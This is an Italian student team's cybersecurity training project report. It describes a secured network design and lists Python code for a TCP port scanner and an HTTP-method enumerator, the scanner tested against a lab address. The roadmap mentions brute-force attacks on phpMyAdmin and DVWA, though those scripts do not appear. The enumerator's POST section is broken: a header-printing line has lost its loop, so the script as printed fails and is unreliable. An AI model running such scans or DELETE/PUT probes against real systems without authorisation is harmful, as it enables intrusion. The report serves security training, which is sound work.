BUILD WEEK 1

Team “DuckWeb” formato da:

Carratello Guglielmo

Bombieri Iacopo

Huapaya Maria

Lupoi Giuseppe

Manna Luca


Londero Leonardo

DUCKWEB

I risultati attesi del progetto sono i seguenti:

- Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi-Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target-Programma in Python per la valutazione dei servizi attivi (port scanning)
- Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata
- Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza, partendo da LOW (aumentate di livello quando riuscite a trovare la combinazione corretta per il livello precedente).
- Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi (ad esempio, cosa consiglierestе ad un impiegato che utilizza admin e password come credenziali?)

RoadMap:



RoadMap:

Day1

- Analisi e realizzazione grafica dello schema di rete.
- Rafforzamento del perimetro di sicurezza.

RoadMap:

Day2

- Script in Python per il port scanning.

- Script in Python per l'enumerazione dei metodi HTTP abilitati.

RoadMap:

Day3

- Script in Python per «Hackerare» il login della pagina phpmyadmin con un attacco brute force.

- Script in Python per «Hackerare» la pagina di login presente sulla tab Brute Force di DVWA.

RoadMap:

Day4

- Simulazioni degli attacchi Brute Force e test sui livelli Low, Medium, High per una valutazione della difesa.


- Revisione degli script ed inserimento di alcune validazioni

RoadMap:

Day5

- Raccolta e studio dei risultati dei test effettuati.
- Produzione e consegna del report finale

Design DI RETE



Design DI RETE

COMPONENTI ATTUALI:

Struttura della Rete:
Il grafico inizia con la rappresentazione della rete internet tramite un cloud, simboleggiando l'intera infrastruttura esterna alla compagnia "Theta".

Firewall perimetrale:
Il firewall è posizionato subito dopo il cloud, protegge l'azienda dalle minacce esterne e controlla il traffico in entrata e in uscita.

Divisione in Zone:
La zona DMZ: zona cuscinetto tra internet e la rete interna.

WAF nella DMZ:
Il Web Application Firewall (WAF) è posizionato vicino alla rete internet (cloud), filtra le richieste HTTP prima che raggiungano il Web Server. Questo previene potenziali attacchi alle applicazioni web.

Router Principale, IPS e IDS:
Al centro della rete interna è stato posizionato un router principale con sistemi di prevenzione delle intrusioni (IPS, Intrusion Prevention System) e rilevamento delle intrusioni (IDS, Intrusion Detection System) ai lati. Questi strumenti contribuiscono a garantire la sicurezza della rete interna.

Divisione Zone Client e Zone Server:
All'interno della rete inerna è utile considerare Zone Client e Zone Server, giacché sussiste una separazione logica tra utenti e risorse server.

NAS nella Zona Server:
Un Network Attached Storage (NAS) è stato posizionato nella Zona Server per la gestione e la condivisione sicura dei dati.

Design DI RETE

SERVIZI DELLE COMPONENTI

Firewall perimetrale:
Questa barriera di difesa è fondamentale per mitigare le potenziali minacce provenienti dall'esterno.

Controllo del Traffico:
Il firewall è configurato per consentire solo il traffico necessario, bloccando tutto il resto.
Ciò significa che solo le porte e i protocolli essenziali sono aperti, riducendo le possibili vulnerabilità esposte al pubblico.

Limitazione delle Potenziali Minacce:
Grazie al filtraggio del traffico si riducono le opportunità per gli attaccanti di sfruttare vulnerabilità note o eseguire attacchi di forza bruta.

Sistema di Rilevamento delle Intrusioni (IDS):
L'IDS esamina costantemente il traffico in cerca di pattern anomali che potrebbero indicare attività malevole, includendo il rilevamento delle firme di attacco conosciute o comportamenti fuori dal normale.
In caso di rilevamento di attività sospette, il sistema invia alert o notifiche di attacco agli amministratori di rete.

Web Application Firewall (WAF):
Protegge le applicazioni web da potenziali minacce HTTP. Questo strato aggiuntivo di sicurezza analizza le richieste HTTP in arrivo e blocca quelle che rappresentano un rischio, come attacchi SQL injection, cross-site scripting (XSS) e altre minacce comuni alle applicazioni web.
Inoltre, il WAF contribuisce a mitigare le vulnerabilità delle applicazioni web, proteggendo contro le minacce che potrebbero sfruttare falle di sicurezza nelle applicazioni stesse.


Python per gli script

REALIZZAZIONE DEI PROGRAMMI PER LA CONDUZIONE DEI TEST DI SICUREZZA DELLA RETE.

Nell'ambito delle valutazioni di sicurezza su infrastrutture critiche, Python emerge come uno strumento versatile e potente per condurre test mirati e approfonditi.

Python è noto per la sua sintassi chiara e intuitiva, che facilita la scrittura di codice pulito e comprensibile.
La sua espressività consente agli sviluppatori di concentrarsi sulla logica del test piuttosto che su dettagli sintattici complessi.
Python offre un vasto ecosistema di librerie specializzate, molte delle quali sono specificamente progettate per la sicurezza informatica.
Librerie come 'requests' semplificano notevolmente l'interazione con i servizi web e l'analisi dei dati ottenuti.

Python è un linguaggio portatile e può essere eseguito su diverse piattaforme senza problemi. La sua flessibilità consente di adattare rapidamente gli script ai requisiti specifici del progetto, facilitando l'integrazione con altre tecnologie e strumenti.
L' adozione di Python per i test di sicurezza offre numerosi vantaggi in termini di efficienza, chiarezza del codice e adattabilità.
La sua combinazione di facilità d'uso e potenza lo rende uno strumento ideale per affrontare le sfide complesse delle valutazioni di sicurezza.



Port Scanner

SCANNER DI PORTE: ESEGUE LA SCANSIONE DI UN INTERVALLO DI PORTE SU UN DETERMINATO INDIRIZZO IP.

Il programma accetta l'input dell'utente per l'indirizzo IP di destinazione e per un intervallo di porte.

SPIEGAZIONE RIGHE DI CODICE

1-2. import socket e import ipaddress:
- Queste due righe importano i moduli "socket" e "ipaddress". Il modulo "socket" è utilizzato per creare connessioni di rete, mentre "ipaddress" aiuta a validare gli indirizzi IP.

3-18. def port_scanner(ip_target, start_port, end_port):
- def indica la definizione di una funzione. Qui si definisce la funzione port_scanner che accetta tre parametri: ip_target (l'indirizzo IP da controllare), start_port e end_port (l'intervallo delle porte da controllare).
- open_ports e closed_ports sono liste che terranno traccia delle porte aperte e chiuse.
- Il ciclo for esegue un'iterazione per ogni porta nell'intervallo specificato.
- sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) crea un nuovo socket, che è un endpoint per inviare e ricevere dati su una rete.
- result = sock.connect_ex((ip_target, port)) tenta di connettersi all'indirizzo IP e porta specificati. connect_ex restituisce 0 in caso di successo.
- if result == 0: verifica se la porta è aperta. In caso affermativo, aggiunge la porta alla lista open_ports.
- else: aggiunge la porta alla lista closed_ports se non è aperta.
- sock.close() chiude il socket.
- La funzione ritorna le liste delle porte aperte e chiuse.

19-25. def validate_ip(ip):
- Questa funzione controlla se un indirizzo IP è valido. Usa try e except per gestire le eccezioni, che sono errori che possono verificarsi durante l'esecuzione del programma.
- Se ipaddress.ip_address(ip) è valido, la funzione restituisce True. Se si verifica un errore (ValueError), restituisce False.

Port Scanner

SCANNER DI PORTE: ESEGUE LA SCANSIONE DI UN INTERVALLO DI PORTE SU UN DETERMINATO INDIRIZZO IP.

26-46. def get_input():
- Questa funzione si occupa di ottenere input dall'utente, come l'indirizzo IP e l'intervallo delle porte.
- Utilizza cicli while e if per assicurarsi che gli input siano validi.

47-77. def main():
- La funzione main è il punto di partenza del programma. Gestisce il flusso del programma, consentendo all'utente di avviare la scansione delle porte o di uscire.
- Viene utilizzata una struttura di controllo if per gestire le scelte dell'utente.
- if __name__ == "__main__": verifica se lo script è il modulo principale in esecuzione. Se è vero, chiama main().

port_scanner_finale.py > ...

```python
import socket
import ipaddress

def port_scanner(ip_target, start_port, end_port):
    open_ports = []
    closed_ports = []
    for port in range(start_port, end_port + 1):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        result = sock.connect_ex((ip_target, port))
        if result == 0:
            print(f"\nLa porta {port} è aperta\n")
            open_ports.append(port)
        else:
            print(f"La porta {port} è chiusa\n")
            closed_ports.append(port)
        sock.close()

    return open_ports, closed_ports

def validate_ip(ip):
    try:
        ipaddress.ip_address(ip)
        return True
    except ValueError:
        return False

def get_input():
    while True:
        ip_target = input("\nInserire l'indirizzo IP target: ")
        if validate_ip(ip_target):
            break
        else:
            print("Indirizzo IP non valido... Riprova...")
```

```python

    while True:
        try:
            start_port = int(input("Inserire la prima porta: "))
            end_port = int(input("Inserire l'ultima porta: "))
            if start_port > 0 and end_port > 0 and start_port <= end_port:
                break
            else:
                print("Inserire un intervallo di porte valido...\n")
        except ValueError:
            print("Inserire numeri validi per le porte...\n")

    return ip_target, start_port, end_port

def main():
    while True:
        print("\n1. Avvia scansione delle porte")
        print("2. Esci")
        scelta = input("\nInserisci la tua scelta: ")
```

```python

        if scelta == "1":
            ip_target, start_port, end_port = get_input()
            open_ports, closed_ports = port_scanner(ip_target, start_port, end_port)
            print("\nPorte aperte:", open_ports)
            print("Porte chiuse:", closed_ports)
        elif scelta == "2":
            print("Uscita dal programma...")
            break
        else:
            print("Scelta non valida. Riprova.")

        while True:
            nuova_scansione = input("\nVuoi eseguire un'altra scansione? (s/n): ").lower()
            if nuova_scansione == 's' or nuova_scansione == 'n':
                break
            else:
                print("Inserire 's' per si o 'n' per no.")

        if nuova_scansione == 'n':
            print("Uscita dal programma...")
            break

if __name__ == "__main__":
    main()
```

Port Scanner

SCANNER DI PORTE: ESEGUE LA SCANSIONE DI UN INTERVALLO DI PORTE SU UN DETERMINATO INDIRIZZO IP.

DI SEGUITO VERRÀ FORNITA UN'IMMAGINE CHIARA DEL FUNZIONAMENTO DELLO SCRIPT PER LA SCANSIONE DELLE PORTE

```
┌──(kali㉿kali)-[~/Desktop/BW 1]
└─$ python port_scannerInterattivo.py

1. Avvia scansione delle porte
2. Esci

Inserisci la tua scelta: 1

Inserire l'indirizzo IP target: 192.168.50.101
Inserire la prima porta: 80
Inserire l'ultima porta: 90
```

```
La porta 80 è aperta

La porta 81 è chiusa

La porta 82 è chiusa

La porta 83 è chiusa

La porta 84 è chiusa

La porta 85 è chiusa

La porta 86 è chiusa

La porta 87 è chiusa

La porta 88 è chiusa

La porta 89 è chiusa

La porta 90 è chiusa
```

```
Porte aperte: [80]
Porte chiuse: [81, 82, 83, 84, 85, 86, 87, 88, 89, 90]

Vuoi eseguire un'altra scansione? (s/n): n
Uscita dal programma ...
```

È consentita la scelta tra due sole opzioni:
opzione 1. Avvia scansione delle porte / opzione 2. Esci.
Dopo aver inserito l'opzione 1 viene richiesto di inserire un IP target
(nel nostro esempio 192.168.50.101) e un range di porte da scansionare. Il programma indicherà quali porte sono aperte nel rangee indicato.
Conclusa la scansione e dopo aver mostrato i risultati con le porte aperte e chiuse raggruppate e suddivise il programma chiede all'utente se desidera eseguire una nuova scansione o se desidera terminare il programma.

Enumerazione METODI HTTP

ENUMERAZIONE DEI METODI HTTP ABILITATI SU UN DETERMINATO TARGET

Il programma testa vari metodi HTTP (GET, POST, DELETE, PUT, HEAD, OPTIONS) su un URL specificato e raccogliere informazioni come gli header di risposta e i token CSRF. È utile per testare le funzionalità di un web server o di un'applicazione web.

SPIEGAZIONE RIGHE DI CODICE

1-2. import requests e import re:

- Queste righe importano i moduli "requests" e "re". "requests" è usato per inviare richieste HTTP, mentre "re" è usato per lavorare con espressioni regolari.

3-12. def extract_csrf_token(response_content):

- Definisce una funzione per estrarre token CSRF dal contenuto di una risposta HTTP. CSRF (Cross-Site Request Forgery) è un tipo di attacco informatico.
- Usa un'espressione regolare per trovare il token CSRF nel contenuto della risposta. Se trovato, lo restituisce, altrimenti restituisce None.

13-130. def enumerate_http_services(target_url):

- Questa funzione prova diversi tipi di richieste HTTP all'URL fornito e stampa informazioni relative.
- Per ogni tipo di richiesta (GET, POST, DELETE, PUT, HEAD, OPTIONS), la funzione:
  - Esegue la richiesta usando requests.get, requests.post, ecc.
  - Controlla lo stato della risposta con raise_for_status per assicurarsi che non ci siano errori HTTP.
  - Estrae e stampa il token CSRF, se presente, usando extract_csrf_token.
  - Stampa gli header della risposta.
- Gestisce le eccezioni con except requests.exceptions.RequestException, per catturare errori come problemi di connessione.

Enumerazione METODI HTTP

ENUMERAZIONE DEI METODI HTTP ABILITATI SU UN DETERMINATO TARGET

131-140. Blocco principale if __name__ == "__main__"::

- Questo blocco viene eseguito se lo script è il programma principale (non importato come modulo).
- Chiede all'utente di inserire un URL.
- Aggiunge 'http://' all'URL se non è già presente.
- Chiama la funzione enumerate_http_services con l'URL fornito.

enum_finale.py > ...

```python
import requests
import re

def extract_csrf_token(response_content):
    # Modifica questa espressione regolare in base alla struttura della risposta
    csrf_pattern = re.compile(r'csrf_token": "(.*?)"')
    match = csrf_pattern.search(response_content)
    if match:
        csrf_token = match.group(1)
        return csrf_token
    else:
        return None

def enumerate_http_services(target_url):
    try:
        # Esempio di richiesta GET
        response_get = requests.get(target_url)
        response_get.raise_for_status()
        print("\nMetodo GET Abilitato \nStatus code:", response_get.status_code)
        # Ottenere il token CSRF della richiesta (se presente)
        token_get = extract_csrf_token(response_get.text)
        print("\nToken CSRF:", token_get)
        # Chiede gli header della richiesta
        response_get.headers
        # Stampa gli header su linee separate
        print("\nHeaders:")
        for header, value in response_get.headers.items():
         print(f"{header}: {value}")

        print("\n********************************************************************************")


        # Esempio di richiesta POST
        data = {"key": "value"}
        response_post = requests.post(target_url, data=data)
        response_post.raise_for_status()
        print("\nMetodo POST Abilitato \nStatus code:", response_post.status_code)
        # Ottenere il token CSRF della richiesta
        token_post = extract_csrf_token(response_post.text)
        print("\nToken CSRF:", token_post)
        # Chiede gli header della richiesta
        response_post.headers
        # Stampa gli header su linee separate
        print("\nHeaders:")
         print(f"{header}: {value}")


        print("\n********************************************************************************")


        # Esempio di richiesta DELETE
        data = {"key": "value"}
        response_delete = requests.delete(target_url, data=data)
        response_delete.raise_for_status()
        print("\nMetodo DELETE Abilitato \nstatus code:", response_delete.status_code)
        token_delete = extract_csrf_token(response_delete.text)
        print("\nToken CSRF:", token_delete)
        # Chiede gli header della richiesta
        response_delete.headers
        # Stampa gli header su linee separate
        print("\nHeaders:")
        for header, value in response_delete.headers.items():
         print(f"{header}: {value}")

        print("\n********************************************************************************")


        # Esempio di richiesta PUT
        data = {"key": "value"}
        response_put = requests.put(target_url, data=data)
        response_put.raise_for_status()
        print("\nMetodo PUT Abilitato \nStatus code:", response_put.status_code)
        # Ottenere il token CSRF della richiesta (se presente)
        token_put = extract_csrf_token(response_put.text)
        print("\nToken CSRF:", token_put)
        # Chiede gli header della richiesta
        response_put.headers
        # Stampa gli header su linee separate
        print("\nHeaders:")
        for header, value in response_put.headers.items():
         print(f"{header}: {value}")
```

Enumerazione METODI HTTP

```
        print("\n*******************************************************************************")


        # Esempio di richiesta HEAD
        data = {"key": "value"}
        response_head = requests.head(target_url, data=data)
        response_head.raise_for_status()
        print("\nMetodo HEAD Abilitato \nStatus code:", response_head.status_code)
        # Ottenere il token CSRF della richiesta (se presente)
        token_head = extract_csrf_token(response_head.text)
        print("\nToken CSRF:", token_head)
        # Chiede gli header della richiesta
        response_head.headers
        # Stampa gli header su linee separate
        print("\nHeaders:")
        for header, value in response_head.headers.items():
            print(f"{header}: {value}")

        print("\n*******************************************************************************")


        # Esempio di richiesta OPTION
        data = {"key": "value"}
        response_options = requests.options(target_url, data=data)
        response_options.raise_for_status()
        print("\nMetodo OPTIONS Abilitato \nStatus code:", response_options.status_code)
        # Ottenere il token CSRF della richiesta (se presente)
        token_options = extract_csrf_token(response_options.text)
        print("\nToken CSRF:", token_options)
        # Chiede gli header della richiesta
        response_options.headers
        # Stampa gli header su linee separate
        print("\nHeaders:")
        for header, value in response_options.headers.items():
            print(f"{header}: {value}")

        print("\n*******************************************************************************")




    except requests.exceptions.RequestException as e:
        print(f"Errore durante la connessione a {target_url}: {e}")
        return



if __name__ == "__main__":
    # Chiedi all'utente di inserire l'URL
    target_url = input("Inserisci l'URL del sito: ").strip()

    # Verifica se l'utente ha fornito un'URL valido
    if not target_url.startswith(('http://', 'https://')):
        target_url = 'http://' + target_url

    enumerate_http_services(target_url)
```


FUNZIONAMENTO DELLO SCRIPT

